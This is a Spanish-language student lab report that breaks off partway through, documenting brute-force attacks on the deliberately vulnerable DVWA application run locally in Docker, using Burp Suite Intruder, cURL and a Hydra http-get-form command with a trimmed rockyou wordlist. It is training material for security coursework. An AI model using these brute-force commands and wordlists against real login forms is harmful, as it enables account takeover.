

Informe Laboratorio 2

Sección 3

Lucas Araya

e-mail: lucas.araya_t@mail.udp.cl

Septiembre de 2024

Índice

| | |
|--|----------|
| 1. Descripción de actividades | 2 |
| 2. Desarrollo de actividades según criterio de rúbrica | 3 |
| 2.1. Levantamiento de docker para correr DVWA (dvwa) | 3 |
| 2.2. Redirección de puertos en docker (DVWA) | 4 |
| 2.3. Obtención de consulta a replicar (burp) | 5 |
| 2.4. Identificación de campos a modificar (burp) | 6 |
| 2.5. Obtención de diccionarios para el ataque (burp) | 7 |
| 2.6. Obtención de al menos 2 pares (burp) | 8 |
| 2.7. Obtención de código de inspect element (curl) | 11 |
| 2.8. Utilización de curl por terminal (curl) | 12 |
| 2.9. Demuestra 4 diferencias (curl) | 13 |
| 2.10. Instalación y versión a utilizar (hydra) | 14 |
| 2.11. Explicación de comando a utilizar (hydra) | 14 |
| 2.12. Obtención de al menos 2 pares (hydra) | 14 |
| 2.13. Explicación del paquete cURL (tráfico) | 15 |
| 2.14. Explicación paquete burp (tráfico) | 15 |
| 2.15. Explicación paquete hydra (tráfico) | 16 |
| 2.16. Mención de las diferencias (tráfico) | 16 |
| 2.17. Detección de SW (tráfico) | 17 |
| 2.18. Interacción con el formulario (python) | 17 |
| 2.19. Cabeceras HTTP (python) | 18 |
| 2.20. Obtención de al menos 2 pares (python) | 19 |
| 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) | 20 |
| 2.22. Demuestra 4 métodos de mitigación (investigación) | 21 |

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para comenzar con el desarrollo del laboratorio, es necesario tener Docker instalado en la máquina donde se llevará a cabo. En este caso, se utiliza una máquina virtual con Kali Linux. En la Figura 1 se muestran los comandos necesarios para instalar Docker en Kali Linux.

```
kali@kali:~$ sudo apt update
kali@kali:~$
kali@kali:~$ sudo apt install -y docker.io
kali@kali:~$
kali@kali:~$ sudo systemctl enable docker --now
kali@kali:~$
kali@kali:~$ docker
kali@kali:~$
```

Figura 1: Instalación de Docker en Kali Linux

Para verificar que la instalación se haya realizado correctamente, se ejecuta el comando:

```
docker --version
```

```
(kali㉿kali)-[~/cripto/lab2]
$ docker --version

Docker version 20.10.25+dfsg1, build b82b9f3

(kali㉿kali)-[~/cripto/lab2]
$
```

Figura 2: Verificación de la versión de Docker

Como se puede observar, la instalación fue exitosa, por lo tanto, podemos continuar con el desarrollo de la actividad. En la siguiente sección, procederemos a levantar DVWA en Docker.

2.2. Redirección de puertos en docker (DVWA)

En esta sección, se procederá con el levantamiento de DVWA en Docker, redirigiendo el tráfico al puerto 80. En la Figura 3 se muestra el comando utilizado para iniciar un contenedor con DVWA en Docker.

```
(kali@kali)-[~/cripto/lab2]
$ docker run --rm -it -p 80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql ...
[ ok ] Starting MariaDB database server: mysqld ..
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not rel
e, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this me
. ok
=> /var/log/apache2/access.log <=
```

Figura 3: Levantamiento de DVWA en Docker

Para redirigir el puerto 80, se utiliza la opción `-p`, que permite mapear el puerto 80 de la máquina al puerto 80 del contenedor.

Para verificar que el contenedor se ha levantado correctamente, se ejecuta el comando `docker ps -a`. A continuación, se muestran los resultados de la ejecución de dicho comando.

```
(kali@kali)-[~/cripto/lab2]
$ docker ps -a
```

| CONTAINER ID | IMAGE | COMMAND | CREATED | STATUS | PORTS | NAMES |
|--------------|----------------------|------------|----------------|---------------|---------------------------------|------------|
| 5e8e761fa959 | vulnerables/web-dvwa | "/main.sh" | 23 minutes ago | Up 23 minutes | 0.0.0.0:80→80/tcp, :::80→80/tcp | happy_kare |

Figura 4: Verificación del levantamiento de DVWA en Docker

Como se puede observar, se ha creado un contenedor utilizando la imagen `vulnerables/web-dvwa`, y está mapeado al puerto 80.

Una vez levantado el contenedor, se puede acceder a la dirección `http://127.0.0.1/login.php`.




Figura 5: Pantalla de inicio de sesión de DVWA

2.3. Obtención de consulta a replicar (burp)

El primer paso para realizar un ataque de fuerza bruta a través de Burp Suite es descargar la aplicación desde la página oficial. Una vez descargada, se abre la aplicación y se accede a la sección "Proxy", donde es necesario abrir el navegador integrado. Al abrir el navegador, debemos ir a la dirección `http://127.0.0.1/vulnerabilities/brute`. En esta página, se deben ingresar las credenciales sin enviarlas. En la Figura 6 se muestra la situación a la que debemos llegar.




Figura 6: Ingreso de credenciales en la página de Brute Force

En este punto, se debe activar la opción **Intercept is off**, cambiándola a **on**. Una vez activado el interceptor, se envían las credenciales desde la página de DVWA. Con estos pasos, se obtiene la siguiente captura en Burp Suite.




Figura 7: Captura obtenida en Burp Suite

2.4. Identificación de campos a modificar (burp)

En la imagen anterior, se pueden observar los parámetros obtenidos. Si analizamos más de cerca, notamos que en la primera línea tanto el nombre de usuario como la contraseña aparecen en rojo, lo que indica que son editables. Estos dos parámetros serán los que utilizaremos para realizar el ataque de fuerza bruta.




Figura 8: Parámetros editables de la captura

Una vez que hemos identificado los parámetros a modificar, añadimos la captura al 'Intruder' en Burp Suite. Luego, debemos marcar estos parámetros para poder editarlos durante el ataque. Con esto, damos por finalizada esta parte y procedemos a la obtención de diccionarios que utilizaremos en el ataque de fuerza bruta.




Figura 9: Parámetros editables en el Intruder de Burp Suite

2.5. Obtención de diccionarios para el ataque (burp)

Los diccionarios son listas de palabras que contienen posibles combinaciones de nombre de usuario y contraseña. Para generar o obtener los diccionarios, debemos dirigirnos a la pestaña **Payloads** en el Intruder de Burp Suite. Como hemos asignado dos parámetros editables (nombre de usuario y contraseña), tendremos dos payloads: el payload 1 corresponde al nombre de usuario y el payload 2 a la contraseña.

Para crear el diccionario, se agregan palabras posibles que podrían aparecer en cada campo. En las Figuras 10 y 11 se muestran los valores agregados a cada payload.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the a

Payload set: 1 Payload count: 10

Payload type: Simple list Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add

admin
user
username
lucas
gordon
gordonb
abcd
12345

Enter a new item

Add from list ... [Pro version only]

Figura 10: Lista de posibles nombres de usuario

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack

Payload set: Payload count: 10

Payload type: Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

password
pass
letmein
abc
123
!@#\$%
araya
ajdkajs

Figura 11: Lista de posibles contraseñas

Luego de crear los posibles payloads, podemos iniciar el ataque. Este consiste en probar cada combinación de nombre de usuario con cada posible contraseña. Dado que hemos utilizado 10 palabras en cada payload, el ataque realizará 100 intentos de inicio de sesión, probando todas las combinaciones posibles entre los nombres de usuario y las contraseñas.

2.6. Obtención de al menos 2 pares (burp)

Como se mencionó anteriormente, el ataque de fuerza bruta intentará realizar 100 inicios de sesión. La primera solicitud exitosa será la del usuario `admin` con la contraseña `password`, que son las credenciales por defecto. Otro par exitoso será `pablo` `letmein`, ya que sabemos que este usuario se crea al configurar la base de datos de DVWA. En las Figuras 12 y 13 se muestran los casos en los que el inicio de sesión fue exitoso. En la Figura 14 se muestra la diferencia cuando el inicio de sesión falla.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

| Request ^ | Payload 1 | Payload 2 | Status code |
|-----------|----------------------------|-----------|-------------|
| 0 | | | 200 |
| 1 | admin | password | 200 |
| 2 | user | password | 200 |
| 3 | username | password | 200 |
| 4 | lucas | password | 200 |
| 5 | gordon | password | 200 |
| 6 | gordonb | password | 200 |
| 7 | abcd | password | 200 |
| 8 | 12345 | password | 200 |
| 9 | pablo | password | 200 |
| 10 | abcdefghijklmnopqrstuvwxyz | password | 200 |
| 11 | admin | pass | 200 |
| 12 | user | pass | 200 |
| 13 | username | pass | 200 |

| Request | Response |
|---------|--|
| Pretty | Raw Hex Render |
| 79 | Username: |
| 80 | <input type="text" name="username"> |
| 81 | Password: |
| 82 | <input type="password" AUTOCOMPLETE="off" name="password"> |
| 83 | |
| 84 | <input type="submit" value="Login" name="Login"> |
| 85 | </form> |
| 86 | <p>Welcome to the password protected area admin</p> |
| 87 | </div> |
| 88 | |
| 89 | |
| 90 | <h2>More Information</h2> |

Figura 12: Inicio de sesión exitoso: admin

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

| Request ^ | Payload 1 | Payload 2 | Status code |
|-----------|----------------------------|-----------|-------------|
| 17 | abcd | pass | 200 |
| 18 | 12345 | pass | 200 |
| 19 | pablo | pass | 200 |
| 20 | abcdefghijklmnopqrstuvwxyz | pass | 200 |
| 21 | admin | letmein | 200 |
| 22 | user | letmein | 200 |
| 23 | username | letmein | 200 |
| 24 | lucas | letmein | 200 |
| 25 | gordon | letmein | 200 |
| 26 | gordonb | letmein | 200 |
| 27 | abcd | letmein | 200 |
| 28 | 12345 | letmein | 200 |
| 29 | pablo | letmein | 200 |

| Request | Response |
|---------|--|
| Pretty | Raw Hex Render |
| 76 | <h2>Login</h2> |
| 77 | |
| 78 | <form action="#" method="GET"> |
| 79 | Username: |
| 80 | <input type="text" name="username"> |
| 81 | Password: |
| 82 | <input type="password" AUTOCOMPLETE="off" name="password"> |
| 83 | |
| 84 | <input type="submit" value="Login" name="Login"> |
| 85 | |
| 86 | </form> |
| 87 | <p>Welcome to the password protected area pablo</p> |
| 88 | </div> |
| 89 | |
| 90 | <h2>More Information</h2> |

Figura 13: Inicio de sesión exitoso: pablo

| Request ^ | Payload 1 | Payload 2 | Status code |
|-----------|----------------------------|-----------|-------------|
| 25 | gordon | letmein | 200 |
| 26 | gordonb | letmein | 200 |
| 27 | abcd | letmein | 200 |
| 28 | 12345 | letmein | 200 |
| 29 | pablo | letmein | 200 |
| 30 | abcdefghijklmnopqrstuvwxyz | letmein | 200 |
| 31 | admin | abc | 200 |
| 32 | user | abc | 200 |
| 33 | username | abc | 200 |
| 34 | lucas | abc | 200 |
| 35 | gordon | abc | 200 |
| 36 | gordonb | abc | 200 |
| 37 | abcd | abc | 200 |
| 38 | 12345 | abc | 200 |

| equest | Response |
|--------|--|
| retty | Raw Hex Render |
| 5 | <h2>Login</h2> |
| 7 | |
| 3 | <form action="#" method="GET"> |
| 3 | Username: |
| 0 | <input type="text" name="username"> |
| . | Password: |
| 2 | <input type="password" AUTOCOMPLETE="off" name="password"> |
| 3 | |
| 1 | <input type="submit" value="Login" name="Login"> |
| 5 | |
| 3 | </form> |
| 7 | <pre> Username and/or password incorrect.</pre> |
| 3 | </div> |
| 3 | |
| 0 | <h2>More Information</h2> |

Figura 14: Inicio de sesión fallido

En las Figuras 12 y 13, donde el inicio de sesión es exitoso, se puede observar un mensaje de bienvenida en la línea 87. En la Figura 14, en la misma línea, aparece un mensaje indicando que el nombre de usuario o la contraseña son incorrectos.

2.7. Obtención de código de inspect element (curl)

Para obtener el código de `inspect element`, es necesario iniciar sesión desde la sección `brute force` para generar la cookie. Todo el proceso debe realizarse con las herramientas de desarrollo abiertas. Una vez iniciada la sesión, debemos ir a la sección `Network`. En esta sección, seleccionamos la primera `request` y la copiamos como cURL. En la Figura 15 se muestra cómo debería verse al momento de copiar la `request`.




Figura 15: cURL obtenido

2.8. Utilización de curl por terminal (curl)

Con el código cURL obtenido, simplemente lo copiamos en la terminal. En las Figuras 16 y 17 se puede observar su uso: en la primera, se utilizan las credenciales correctas, mientras que en la segunda se agrega un "1." a la contraseña, generando credenciales incorrectas.

```
(kali@kali)~$ curl 'http://127.0.0.1/vulnerabilities/brute/?username=admin&password=password&Login=Login' --compressed -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Connection: keep-alive' -H 'Referer: http://127.0.0.1/vulnerabilities/brute/' -H 'Cookie: PHPSESSID=6agchrqlmmkflkqn0f6a52m3; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1'
```

Figura 16: cURL con credenciales correctas

```
(kali@kali)~$ curl 'http://127.0.0.1/vulnerabilities/brute/?username=admin&password=password1&Login=Login' --compressed -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Connection: keep-alive' -H 'Referer: http://127.0.0.1/vulnerabilities/brute/' -H 'Cookie: PHPSESSID=6agchrqlmmkflkqn0f6a52m3; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1'
```

Figura 17: cURL con credenciales incorrectas

En el siguiente apartado se destacarán algunas diferencias entre las respuestas obtenidas con cURL para las credenciales correctas e incorrectas.

2.9. Demuestra 4 diferencias (curl)

En las Figuras 18 y 19 se pueden observar las respuestas obtenidas, una para las credenciales correctas y otra para las incorrectas. La primera diferencia es el mensaje que se obtiene: con credenciales correctas, se muestra un mensaje de bienvenida, mientras que con credenciales incorrectas se muestra un mensaje de error. Otra diferencia notable es que el inicio de sesión con credenciales correctas inserta una imagen en la página, visible en la etiqueta `img`, mientras que en el caso de credenciales incorrectas no se muestra dicha imagen. Además, el mensaje de error se presenta en una etiqueta `pre`, mientras que el mensaje de bienvenida se muestra en una etiqueta `p`. Finalmente, la respuesta de error también incluye una etiqueta `br` para el salto de línea, mientras que en el caso exitoso no.




Figura 18: Respuesta cURL con credenciales correctas




Figura 19: Respuesta cURL con credenciales incorrectas

2.10. Instalación y versión a utilizar (hydra)

En la Figura 20, se puede ver el comando para instalar hydra y la versión instalada.

```
(kali@kali)-[~]
$ sudo apt install hydra
hydra is already the newest version (9.5-1+b2).
hydra set to manually installed.
The following packages were automatically installed and are no longer required:
  libavfilter9 libgeos3.12.1t64 libjxl0.7 libplacebo338 libpostproc57 libre2-10 libsvtavcodec1d libx265-199 python3-mistune0 pytho
  libdaxctl1 libjsoncpp25 libndctl6 libpmem1 librav1e0 libroc0.3 libu2f-udev python3-diskcache python3-pendulum rwho
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2
$ hydra --version
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
hydra: invalid option -- '-'
$ hydra -version
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
[ERROR] unknown mode i for option -e, only supporting "n", "s" and "r"
```

Figura 20: Instalación de hydra

2.11. Explicación de comando a utilizar (hydra)

Para realizar un ataque de fuerza bruta con **hydra**, es necesario crear un archivo de texto con una lista de posibles nombres de usuario y una lista de posibles contraseñas. En este caso, se utilizó una lista por defecto en Kali Linux, conocida como **rockyou.txt**. Sin embargo, debido a los largos tiempos de espera, se limitaron las contraseñas a las primeras 2.001 palabras. La lista de usuarios fue la misma que se usó previamente en Burp Suite. A continuación, se muestra el comando utilizado para realizar el ataque de fuerza bruta.

```
(kali@kali)-[~/cripto/lab2]
$ hydra -L user.txt -P /usr/share/wordlists/rockyou_shortened.txt 'http-get-form://127.0.0.1/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=low; PHPSESSID=4350su3gh3egieb5788u8md5j6:Username and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 17:41:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18009 login tries (1:9/p:2001), ~1126 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=low; PHPSESSID=4350su3gh3egieb5788u8md5j6:Username and/or password incorrect
```

Figura 21: Ejecución ataque de fuerza bruta en hydra

En el comando, se utiliza la opción **-L** para indicar la lista de posibles nombres de usuario. Si se usa en minúscula (**-l**), solo se referiría a un único nombre de usuario. La opción **-P** se utiliza para especificar la lista de contraseñas. El resto del comando define la dirección del ataque, especificando que debe buscar el formulario objetivo, y también se incluye la cookie de la sesión actual para mantener la autenticidad de la solicitud.

2.12. Obtención de al menos 2 pares (hydra)

En la Figura 22 se pueden apreciar los pares **username-password** encontrados. Estos se destacan en verde, lo que indica que son pares válidos.

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 17:41:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
verwriting, ./hydra.restore
